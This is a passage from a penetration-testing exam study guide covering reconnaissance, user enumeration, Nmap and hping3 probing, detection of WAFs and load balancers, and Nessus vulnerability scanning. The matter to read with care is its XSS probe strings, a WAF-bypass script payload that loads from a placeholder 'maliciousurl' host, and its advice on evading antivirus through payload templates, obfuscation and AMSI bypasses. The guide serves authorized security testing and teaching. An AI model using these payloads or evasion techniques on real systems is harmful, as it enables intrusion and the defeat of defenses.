
Crawling (or spidering) is the process of ingesting a web page and following all of the links from that web page, and then crawling the links from that page, and so on. Of course, you can do this manually, but that's called browsing. Crawling is a more automated approach

to this problem. In [Chapter 5](#), we'll talk more about two tools that can do this: CeWL and Burp Suite. For now, understand that crawling a website can help you find forms, login interfaces, and other testable content. Burp Suite will attempt to automatically evaluate the content for possible vulnerabilities and highlight those items for manual inspection.<sup>4</sup>

Where crawling attempts to find new pages, scraping looks at the contents of a known web page. Its objective is to fetch the web page and gather terms and information from the site for analysis. This can be used to attempt to automatically identify web pages based on common terms, or you can feed a selection of scraped terms into a dictionary and use them to attempt to brute-force more pages, sites, or files.

## Brute-Forcing

When you have a web page to start with, crawling is fairly simple. However, this misses any content that isn't directly linked by the page that you do know. A host of documents, portals, and forms may be inaccessible from the path you crawled and may not be indexed in public search engines. To find other pages, you can use a dictionary or wordlist populated with common names found in most web technologies to enumerate the information. A popular tool of choice is called DirBuster, which is a Java-based framework. In addition to being integrated into Burp Suite via plugins, DirBuster is included in Kali Linux. Kali Linux also provides a common wordlist found in `/usr/share/dirbuster/wordlists`. [Figure 2-32](#) provides an example of using DirBuster to test for known directories and files on a web server. A full report of the scan results can be produced in `.txt`, `.xml`, or `.csv`.



**Figure 2-32** OWASP DirBuster

## Manual Inspection

Since scanners are limited in their ability to understand context and interpret responses, you will need to manually inspect the results of a vulnerability scan and take a look at the website yourself. As an example, scanners can't determine the relevance of forms or pages they identify. How you choose to approach a login portal may differ from how you choose to approach a mail form. Another example is the ***robots.txt*** file.

The ***robots.txt*** file is found at the top-level directory of a host. It's used to restrict web indexing capabilities for web crawlers like Google and Bing. Web crawlers look for this file first for instruction before traversing through a website. But this provides a list of possible uniform resource identifiers (URIs) that could help discover hidden directory and file listings. Site map files (***sitemap.xml***) and cross-domain files (***cross-domain.xml***) are two other examples of information disclosures found on sites with a large number of

dynamic pages that provide site information, hyperlinks, and metadata. General rule of thumb: If it's easy for you, it's easy for the bad guy too. While many automated scanners will note that these files exist and even take the initiative to add the targets to their scanner lists, it's up to the pentester to establish the relevancy of the content therein.

## Analyzing Errors

Web servers, web applications, and databases produce error codes and stack traces when they receive a request that cannot be processed. Oftentimes software is developed to hide or mask the existence of these errors with exception handlers, as the internal error could lead to information disclosures, version information, or even more serious vulnerabilities. Web servers have five status code families with many different individual status codes that fire off, depending on how the request was received or processed by the server ([Table 2-8](#)). You may be able to use differences in application response to enumerate valid users, for example, looking for a difference in the response between when a bogus user is supplied, versus a valid one. In [Chapter 5](#), we will talk more about using tools to do things like brute-force login interfaces and enumerate users on a web server.

HTTP Status Code Family	Indicator	Common Responses
1xx	Information responses	100 - Continue 101 - Switching Protocols 102 - Processing
2xx	Success	200 - OK 201 - Created 202 - Accepted
3xx	Redirection	301 - Moved Permanently 302 - Found 304 - Not Modified 307 - Temporary Redirect 308 - Permanent Redirect
4xx	Client errors	400 - Bad Request 401 - Unauthorized 403 - Forbidden 404 - Not Found 405 - Method Not Allowed 408 - Request Timeout
5xx	Server errors	500 - Internal Server Error 501 - Not Implemented 503 - Service Unavailable

**Table 2-8** HTTP Status Codes

Database errors follow the same mentality—if it can't respond to a user's request, it will produce an error for interpretation. SQL databases such as Oracle, MySQL, and Microsoft SQL (MSSQL) have common errors that can stimulate the curiosity of a pentester to investigate possible SQL injection flaws. MySQL errors start with a four-digit error number followed by a “-” and the error description. MSSQL errors contain the error number, severity, error message string, line number, procedure name, and state, which can provide the location in source code that is throwing the error. Oracle errors contain a prefix with the error code (i.e., ORA-0001), followed by a description of the problem.

Organizations that are operating legacy networks may have low-bandwidth connections, which are in greater risk of service interruption when scanning. Most security scanning tools have options to throttle the scan performance to alleviate the burden on affected network segments. APIs are used within software

applications to receive requests and send responses. Figure 2-33 provides the three basic types of APIs. Software developers can impose rate limiting against certain API methods to help improve application performance and reduce the likelihood of denial of service (DoS) attacks. Ensure you have a good understanding of the APIs you may be testing, as it may be necessary to request or purchase an API key to enable additional queries in order to complete the vulnerability scan. For example, Amazon Web Services (AWS) (<https://aws.amazon.com>) enables developers to use a secure API gateway when accessing RESTful services within the cloud. Without an appropriate key, testing of the API services would be limited to publicly accessible methods that do not require authentication. A vulnerability scanner that enables authenticated scanning is best served for those remote services that require authentication.

## The Three Basic Types of APIs

APIs take three basic forms: local, web-like, and program-like. Here's a look at each type.

Local APIs	Web APIs	Program APIs
The original API, created to provide operating system or middleware services to application programs.	Designed to represent widely used resources like HTML pages and are accessed using a simple HTTP protocol. Often called REST APIs or RESTful APIs.	Based on RPC technology that makes a remote program component appear to be local to the rest of the software.

© 2017 TECHTARGET ALL RIGHTS RESERVED TechTarget


**Figure 2-33** Application programming interface

## User Enumeration

You might target login interfaces that you identify with a user enumeration attack. The idea is to see whether the response you get

back from a login attempt is different when you use a valid user versus an invalid one. A web application might respond with a different web page, a service might take longer to respond for an invalid login,<sup>5</sup> or a system might show a different response code or screen. OWASP documents this attack method for web applications,<sup>6</sup> but this also applies to other exposed login and authentication interfaces, especially in the cloud.

Suppose you discovered a cloud e-mail in use during passive recon. Some cloud providers may allow user enumeration using login portals, such as seen in [Figure 2-34](#), or at login endpoints, like <https://login.Microsoft.com/common/oauth2/token> for Microsoft services. You can use cloud-provider endpoints to attempt to enumerate valid users or to confirm the existence of users identified in OSINT searches using these URLs:



---

**Figure 2-34** Google Mail user enumeration

- **Microsoft Online:**

```
https://login.microsoftonline.com/getuserrealm.srf?  
login=username@companyname.com&xml=1
```

- **Microsoft O365:**

```
https://outlook.office365.com/autodiscover/autodiscover.js  
on/v1.0/username@companyname.com?Protocol=Autodiscoveryv1
```



**NOTE** To use these endpoints, you will need to change “[username@companyname.com](mailto:username@companyname.com)” in the above examples to the value you are attempting to investigate.

If you have access to a network but not to any active systems, you might attempt to enumerate users or shares using Nmap enumeration scripts. Nmap crafts networking packets for target addresses destined for specific ports and services and monitors responses from each host. The tool is situationally aware—by monitoring for changes in networking speeds and latency—and will adapt to the environment accordingly. Nmap supports extended capabilities through the NSE. These scripts (.nse extensions) come natively with the installation of Nmap and provide support for additional network service and vulnerability detection. Nmap has several user enumeration scripts for different protocols, most denoted by “enum.” For example, `krb5-enum-users` attempts to discover valid Kerberos users by brute-forcing usernames against a Kerberos service. An example usage with output would be:

```
nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='prod'
PORT      STATE SERVICE      REASON
88/tcp    open  kerberos-sec syn-ack
|_ krb5-enum-users:
|   Discovered Kerberos principals
|     administrator@prod
|     derp@prod
|     oracle@prod
```

There are also Nmap .nse scripts for enumerating users in drupal, oracle, SIP, SMB, and SMTP. For share and file enumeration, Nmap offers guessing of tftp shares, for configuration files of network devices, for example. The `tftp-enum` script execution and output might look like this:

```
nmap -sU -p 69 --script tftp-enum.nse --script-args tftp-enum.filelist=files.txt targethost6
PORT      STATE SERVICE REASON
69/udp    open  tftp    script-set
| tftp-enum:
|_ c3560-ipservicesk9-mz.150-1.SE
```

You might also attempt to enumerate mainframe transaction IDs with the Nmap `cics-enum` script, or Citrix applications with the `citrix-enum-apps` script. For shares, `smb-enum-shares` will work for servers with SMB enabled. Enumeration isn't exclusively about Nmap, however. There are other tools that will check exposed services for users. One example is Metasploit, which has modules such as `auxiliary/admin/mssql/mssql_enum_sql_logins` that will enumerate logins from exposed services.<sup>7</sup>

## Defense Detection and Detection Avoidance

At some point, you're going to hit a security control that gets in your way. If you end up inadvertently attacking a defense rather than your target, you might get confusing, inconsistent, or bogus results. For example, load balancers will typically be in place for high-traffic sites. These may serve traffic across multiple servers in the back-end. If any of these servers is differently configured, your attack may get a different result each time you request the resource.

## Detection

These controls are not always reliably detectable through automated means, but some things you can look for are differences in HTTP headers across requests (their ordering or content), differences in HTTP response codes across requests, unexpected HTTP headers, cookies that indicate a defensive control, or differences in the timestamp from time drift between systems. As seen in [Figure 2-35](#), the tool `lbd` (included with Kali) checks several of these characteristics to attempt to detect load balancers, but these methods aren't guaranteed to be reliable. Tenable's Nessus, a vulnerability scanner, also offers plugin ID 1224 to attempt to detect load balancers based on some of these characteristics. We'll talk more about Nessus later on in this chapter.

```

└$ lbd www.derp.pro                                         127 ×

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.derp.pro has address 172.67.205.87
www.derp.pro has address 104.21.22.149

Checking for HTTP-Loadbalancing [Server]:
cloudflare
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 15:46:20, 15:46:21, 15:46:21, 15:46:21, 15:46:22, 15:46:22, 15:46:22, 15:46:22, 15:46:23, 15:46:23, 15:46:23, 15:46:23, 15:46:23, 15:46:24, 15:46:24, 15:46:24, 15:46:24, 15:46:25, 15:46:25, 15:46:25, 15:46:26, 15:46:26, 15:46:26, 15:46:26, 15:46:27, 15:46:27, 15:46:27, 15:46:29, 15:46:29, 15:46:29, 15:46:29, 15:46:30, 15:46:30, 15:46:31, 15:46:31, 15:46:31, 15:46:31, 15:46:31, 15:46:32, 15:46:32, 15:46:32, 15:46:33, 15:46:33, 15:46:34, 15:46:34, 15:46:35, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< Report-To: {"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v3?s=malUhmJGq4D2BrbKVF8RLHsRkygVbnEQhMbinF0YNNc8rLS%2BmkgGe97WMmPeRNGHeAW%2B3GdZ5DT726gGefz9p39MfSvDfuSaSjcXl96IW%2F28m4x%2FkWr3301Uoeow%3D"}], "group": "cf-nel", "max_age": 604800}
> Report-To: {"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v3?s=IFm%2BIn70Bwcc8%2BFzCJZeUWe1JunjQ%2BKU4nyu4Kud%2B1H8jtFdwQ7nrF087XYx0JTbHC7St00CBS%2B0geudqHaVXGb5GR7yciCVtEnMhgH%2FbqoiCap0cVr4ehbUf14M&3D"}], "group": "cf-1", "max_age": 604800}
< CF-RAY: 6866e9ba6b5d5b28-IAD
> CF-RAY: 6866e9bbbc72cf28-IAD

www.derp.pro does Load-balancing. Found via Methods: DNS HTTP[Diff]

```

**Figure 2-35** Output from the lbd tool

Web application firewalls (WAFs) are designed to intercept web requests and block common attack patterns. As an example, Amazon gives advice to customers using AWS WAF for customizing responses on their blog: <https://aws.amazon.com/blogs/security/customize-requests-and-responses-with-aws-waf/>. In practice, WAFs can be difficult to detect because it is sometimes hard to differentiate WAF blocks from proper application validation. Tools like Wafalyzer<sup>8</sup> and wafw00f<sup>9</sup> can attempt to identify a WAF by sending requests and looking at headers, cookie values, and error messages. If the systems have not been heavily customized, then these tools will make identification easier. If they have, then the rules will likely not match and you will have to manually determine if a WAF is at play.

The easiest way to do this is to pick some obviously malicious strings and put them into a URL using fields that won't have any application logic behind them. For instance, if there isn't a field named "likebear" in the URI, you can add &likebear=<script>alert(1)</script> and see what kind of error it generates.

Repeating this and varying the types of strings you use will help you identify if there are rules assessing your submissions. It may not help you identify the specific version of WAF, but the error condition should be informative. The HTTP return code, redirect URL, or even response body may provide additional details. Watch the traffic using a proxy tool, such as Burp Suite or ZAP (covered in [Chapter 5](#)) to see if headers, redirectors, or other information is sent but not visible to the end user.

Firewalls are typically easier to identify. Some firewalls drop traffic that isn't allowed, in which case if you send a message, you won't get a success or ICMP message back. If the firewall is returning ICMP messages and you have one good port for a host and one bad port, you can look at the TTL on the packet to determine the differences. Let's take a look at three examples using scanme.nmap.org.

In this first example with port 22, we see a SYN-ACK packet (SA) come back, meaning the port is open. It has a TTL of 48. Nothing has interfered with this traffic. It's normal.

```
└# hping3 -S scanme.nmap.org -p 22 -c 1
HPING scanme.nmap.org (eth0 45.33.32.156): S set, 40 headers + 0 data bytes
len=46 ip=45.33.32.156 ttl=48 id=0 sport=22 flags=SA seq=0 win=64240
rtt=75.7 ms
          └── TTL of 48
          └── SYNACK (SA) flags
--- scanme.nmap.org hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 75.7/75.7/75.7 ms
```

In this second example, we send a packet to port 25 and nothing responds. Because no ICMP message is returned, this means the traffic is blocked due to an explicit blocking rule for some kind of firewall.

```
└# hping3 -S scanme.nmap.org -p 25 -c 1
HPING scanme.nmap.org (eth0 45.33.32.156): S set, 40 headers + 0 data bytes
--- scanme.nmap.org hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

For the third request we send, we see two things. The RST-ACK flags are set. This means the port could be blocked by a firewall or the target device isn't listening for that port. But the TTL is 50, which is interesting. The success was 48 and the block was 50, which suggests there is likely some device in front of this system. Since TTLs *decrease* with every hop, this means the traffic was blocked before it reached the server itself.

```
# hping3 -S scanme.nmap.org -p 5556 -c 1
HPING scanme.nmap.org (eth0 45.33.32.156): S set, 40 headers + 0 data bytes
len=46 ip=45.33.32.156 ttl=50 id=0 sport=5556 flags=RA seq=0 win=0
rtt=75.9 ms
          └── TTL of 50
          └── RST-ACK (RA) flags

--- scanme.nmap.org hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 75.9/75.9/75.9 ms
```

## Evasion

Bypasses for network-based controls are heavily dependent on both the control's tuning and the platform running it. Let's look at two ways load balancers work: round-robin and persistent load balancing. Round-robin-based load balancing takes the requests and sends them to pool of systems, one at a time, in round-robin fashion. Depending on how this is implemented, users aren't guaranteed to end up on the same system each time. This means you'll either need to compromise all the systems in the pool or compromise one and then make many requests until you are once more routed to the exploited system. With persistent load balancing, the device frequently generates and stores some form of session variable and uses that to determine the target system for a given session. While this guarantees session consistency, this can be abused. If this session variable is part of a cookie, for example, can it be replayed or manipulated in order to target specific systems behind a balancer?

Another reason you might care is that exploits can be used to compromise the load balancer and then change the configurations to benefit the attacker. One such attack that has been publicly abused is the Big-IP RCE that takes advantage of an exposed management

interface and then lets the attacker gain RCE and either tunnel through the device or take it over (<https://support.f5.com/csp/article/K02566623>).

WAF bypasses are also heavily dependent on the software being used, but WAFs are frequently minimally configured in order to save time and not prevent legitimate attacks, so typical attack patterns such as `<script src=http://maliciousurl/mal.js>` would be blocked, but less common methods of injection may not. One common technique is to split the attack across variables. If there is a first name and a last name field, make the first name `<script>` and the last name `src=http://maliciousurl/mal.js>`. When the application puts them together, it may still interpret the attack, while the WAF misses it. Other techniques are to use unicode encoding values or to use less common abuse tags like `<img>`, which may also work. For SQL injection vulnerabilities, SQL has various constructs that can be abused. You may be successful with SQL attacks by using techniques such as using encoded values, adding random comments, splitting values, or others.

---



**EXAM TIP** There are some great cheat sheets about these styles of attack. Studying these will help you to identify them in exam questions: <https://owasp.org/www-community/xss-filter-evasion-cheatsheet> [https://owasp.org/www-community/attacks/SQL\\_Injection\\_Bypassing\\_WAF](https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF) <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

Firewall bypasses have two predominant varieties: exploit-based bypasses and filter bypasses. Exploits typically involve sending specially crafted packets to a firewall that will cause the firewall to crash in a specific way that will let an attacker execute commands. One example of this was the Urgent/11 release of vulnerabilities targeting VxWorks, a popular real-time operating system that is used

in embedded devices, including some firewalls. Crafted packets were able to abuse processing instructions to achieve remote code execution for many of these exploits, giving attackers a way to exploit the system and give themselves access to the device or through the device (<https://blog.sonicwall.com/en-us/2019/07/wind-river-vxworks-and-urgent-11-patch-now/>). As a reminder, packet crafting is covered in more depth in [Chapter 3](#).

Another way attackers bypass firewalls is by taking advantage of misconfigurations or features of the firewalls that are designed to make them more friendly to users. For misconfigurations, security administrators frequently design controls for how protocols are supposed to work. In a three-way handshake, a client sends a SYN request to the server, and the server sends back a SYN-ACK, and the client finishes with an ACK and data. To stop new connections on certain ports, the administrator may block SYN packets, but if the attacker starts off with an ACK packet, it would be allowed through because the rules would assume that a connection must already exist.

In addition, some administrators might allow traffic based on a port without limiting directionality across the firewall. Let's say requests to a server come inbound to destination port 25 on the server. The administrator allows traffic over port 25 so that the server can receive the requests and reply. However, if an external attacker generates inbound traffic using port 25 as their source port, this firewall would allow it through. This is even easier using UDP traffic, as you can specify the same source and destination port without necessarily worrying about session management.

Protocol helpers are another target for bypass. These help open ports for specific types of multiport protocols. For instance, IRC has a communications channel, but direct chats (DCC) use a separate port and may be abused to open a path through a firewall to a host inside. Éric Leblond presented in CanSec West about a variety of techniques to abuse similar protocols (<http://home.regit.org/2012/03/playing-with-network-layers-to-bypass-firewalls-filtering-policy/>).

The free Nmap online book also has an excellent page on firewall subversion that goes over using Nmap to abuse firewalls. It also explains how the attacks work so that you could use other tools like hping3 to perform similar attacks: <https://nmap.org/book/firewall-subversion.html>

## Antivirus

Antivirus (AV) bypasses are a constantly evolving game of cat and mouse. As attackers come up with new techniques, the AV vendors evolve products. Most AV products are still signature-based, which means they rely on a file fingerprint or a specific pattern match for detection. However, many have added behavioral-based detection components that can either do basic analysis on the host based on sequences of events or send samples to the cloud for analysis.

Being able to avoid AV detection is fundamental for post-exploitation. For testers, one of the most common attack tools is Metasploit. Using `msfvenom`, an attacker can generate payloads and create executables. However, the code is injected into a template, and that template is easily detected by most AV vendors. By using a different template, you have the ability to get past many of the AV scans. Black Hills Information Security has an excellent article detailing how to perform this type of attack:  
<https://www.blackhillsinfosec.com/advanced-msfvenom-payload-generation/>

Many attackers are moving to C# for their exploits because it is more flexible for using PowerShell or direct system calls, for example, and they are easier to customize than C language-based exploits. C# uses assemblies instead of compiled code. This makes it easier for AV vendors to disassemble exploits and get the original code in order to perform string matches and conduct additional analysis. One easy way to evade string matching is to change the ProjectGuid, attribution artifacts, and then run ConfuserEx on the file to randomize names and variables. This is frequently sufficient to bypass signature-based controls.

Combining shellcode and C# is another option. Using C# the attacker can create an application that will inject shellcode into other processes or execute it directly. This way, data can be encoded or otherwise modified such that signature-based detections no longer match the exploit constructs. SpectreOps has a good blog post on this: <https://posts.specterops.io/offensive-p-invoke-leveraging-the-win32-api-from-managed-code-7eef4fdef16d>

PowerShell is another good way to bypass AV. Most AV products use Antimalware Scan Interface (AMSI) to detect malicious code in PowerShell. However, there are many well-known AMSI bypasses<sup>10</sup> in PowerShell. Along with Script-Block Logging bypasses, this can mean that code can be executed in memory without additional scrutiny. Getting the data into PowerShell can happen via HTTPS, encoded or encrypted files, or whatever novel technique that you come up with. In the end, the lack of visibility is why this bypass technique is popular.

Many behavioral technologies look for activities happening in sequence. By adding delays, splitting up work, or adding random tasks to the code, the behaviors may not appear related enough to trigger behavioral-based detections. This highly depends on the AV tool, however, so most testers will have a few different AV types that they test against in a lab with new techniques before they use something like this on an engagement. As always, if you come up with a new technique or bypass that you plan to use during an engagement, make sure that submissions are disabled in your AV test products and don't submit your sample to online detection engines. Otherwise, these may no longer work when you need to use them!

## Vulnerability Scanning and Analysis

Vulnerability scanning is the process of inspecting an information system for known security weaknesses. This process provides results with no validation. Vulnerability analysis (or vulnerability assessment) is a methodical approach used to validate the existence

of the vulnerability. Essentially, scanning will determine if there is something interesting that should be investigated, and analysis is the investigation and research process to validate that a vulnerability can be exploited. MITRE and the National Institute for Standards and Technology (NIST) are two organizations that conduct vulnerability research and publish their findings to the public.

Tenable Nessus (<https://www.tenable.com>) is a remote vulnerability scanning tool that helps automate these processes and is one of the most popular commercial products on the market. Nessus provides a web-based user interface that enables users to execute either credentialed or noncredentialed scans, which are governed by Nessus policies. The Nessus policy defines the appropriate Nessus plugins and configuration values that are required to execute a successful scan. Nessus plugins are developed in Tenable's proprietary scripting language called the Nessus Attack Scripting Language (NASL). Each plugin contains vulnerability information, remediation details, and the logic to determine the presence of a security weakness. Plugins are identified with a unique plugin ID and are categorized into plugin families. [Figure 2-36](#) provides an example of plugin information and output for the Shellshock vulnerability.



**CAUTION** Vulnerability scanning is not necessarily "no exploitation." Some tools (like Tenable Nessus) provide plugins that connect to services and send actual exploits, as shown in the Output section of [Figure 2-36](#). It is important to understand the tool's capabilities while discussing scoping and the technical limitations as part of client relationship management, contracts, and reporting.

**CRITICAL**

## Bash Incomplete Fix Remote Code Execution Vulnerability (Shellshock)

### Description

The remote host is running a version of Bash that is vulnerable to command injection via environment variable manipulation. Depending on the configuration of the system, an attacker can remotely execute arbitrary code.

### Solution

Apply the appropriate updates.

### See Also

<http://www.nessus.org/u?dacf7829>

### Output

```
Nessus was able to exploit a flaw in the patch for CVE-2014-7169  
and write to a file on the target system.
```

File contents :

```
bash: X: line 1: syntax error near unexpected token '='  
bash: X: line 1: ''  
bash: error importing function definition for 'X'  
uid=0(root) gid=0(root) groups=0(root)
```

Note: Nessus has attempted to remove the file from the /tmp directory.


Port	Hosts
22 / tcp / ssh	192.168.1.52

**Figure 2-36** Tenable Nessus plugin output

## Credentialed vs. Noncredentialed Scanning

There are various reasons why you would or would not want to execute noncredentialed scans. Remote vulnerability scanners are known to produce a fair share of false positives. Executing null session scans against targets is sometimes a best guess, depending on the scanner and its ability to properly fingerprint a service and reliably map the service version to a known vulnerability. However, noncredentialed scans show what the attack surface looks like to an untrusted user. Organizations could analyze the results and prioritize where to focus their initial defense tactics. Authenticated scans, or credentialed scanning, helps to reduce the number of false positives reported by a vulnerability scanner, but there are good reasons other than lessening inaccuracy to run credentialed scans—for example, being able to determine a vulnerability based on impact if someone has a valid credential, or validating permissions, or specific

configurations without the need for exploitation in fragile environments. Nessus scan policies allow users to specify credentials to use during the scan. A variety of credential categories can be configured within the policy to include cloud services, databases, and host-based, like SSH, as shown in [Figure 2-37](#). Nessus also supports credentials for protocols that use plaintext authentication, like HTTP, FTP, and Telnet.



**Figure 2-37** Tenable Nessus SSH credentials

## Vulnerability Scan Analysis

Vulnerability scanners such as Nessus provide an easy-to-use interface for identifying and researching vulnerabilities produced from a scan. Reports can be exported into multiple formats such as HTML, PDF, CSV, or XML (Nessus). Once a scan has completed, you can dive into the results to investigate the vulnerabilities further. Vulnerabilities represent the specific NASL output that was generated from the scan. If the host was found to be vulnerable, the appropriate vendor-established severity level of Critical, High, Medium, Low, or Info (informational) is applied. Tenable, the company behind Nessus, maintains a YouTube channel with videos containing examples of common Nessus functions and output, which

you can access from the Tenable website:  
<https://www.tenable.com/nessus/resource-center>

---



**NOTE** Tenable Nessus and other vulnerability scanners do not consider environmental factors such as architectural deployment, mitigating controls, and data protections that may make the impact more or less serious in the eyes of the organization.

Plugin output will also provide additional sources of information for the vulnerability, such as risk information, vulnerability information, reference information, and if there is a known public exploit for the vulnerability, typically referenced with a Metasploit module. Nessus incorporates the CVSS scoring system from NVD when producing the risk information output. This helps with vulnerability mapping, prioritizing weaknesses, and identifying potential exploits for each host. A base and temporal score are provided along with an overall risk factor. The plugin output and the exploit details can help weigh in on the overall impact of the vulnerability. The severity level for a reported vulnerability can be modified in Nessus during the analysis process. It is up to the pentester to determine the true impact, given various environmental factors.

---



**EXAM TIP** There are many commercial vulnerability scanning products on the market with comparable features to Tenable Nessus, like Rapid7 Nexpose, e-Digital Retina, and QualysGuard. An open-source vulnerability scanner that was forked from Nessus a while back is called OpenVAS. Like Nessus, it uses open-source plugins, developed in NASL, to automate vulnerability scanning. However,

you will not need to know all of these tools or their capabilities for the exam, but having a foundational knowledge of how they work will go a long way.

## Compliance and Configuration Auditing

Maintaining standards within an organization is important, as it implies confidence in achieving distinct levels of performance against an acceptable behavior or outcome. Technology standards are enforceable and should reflect organizational policy. In [Chapter 1](#) we learned about different types of compliance-based assessments. PCI DSS, HIPAA, and FISMA are important standards that certain organizations are required to follow. Many tools are available to evaluate a technology's ability to meet those standards, based on their configuration. Tenable Nessus allows pentesters to audit various configurations using preconfigured scan templates for operating systems, cloud infrastructure, mobile device managers, and much more. Operating baselines help organizations with asset categorization and implementing industry best practices. The Center for Internet Security (CIS) (<https://cisecurity.org>) provides best-practice security configuration baselines that can be used to apply configuration guidance to safeguard operating systems, software, and networks.

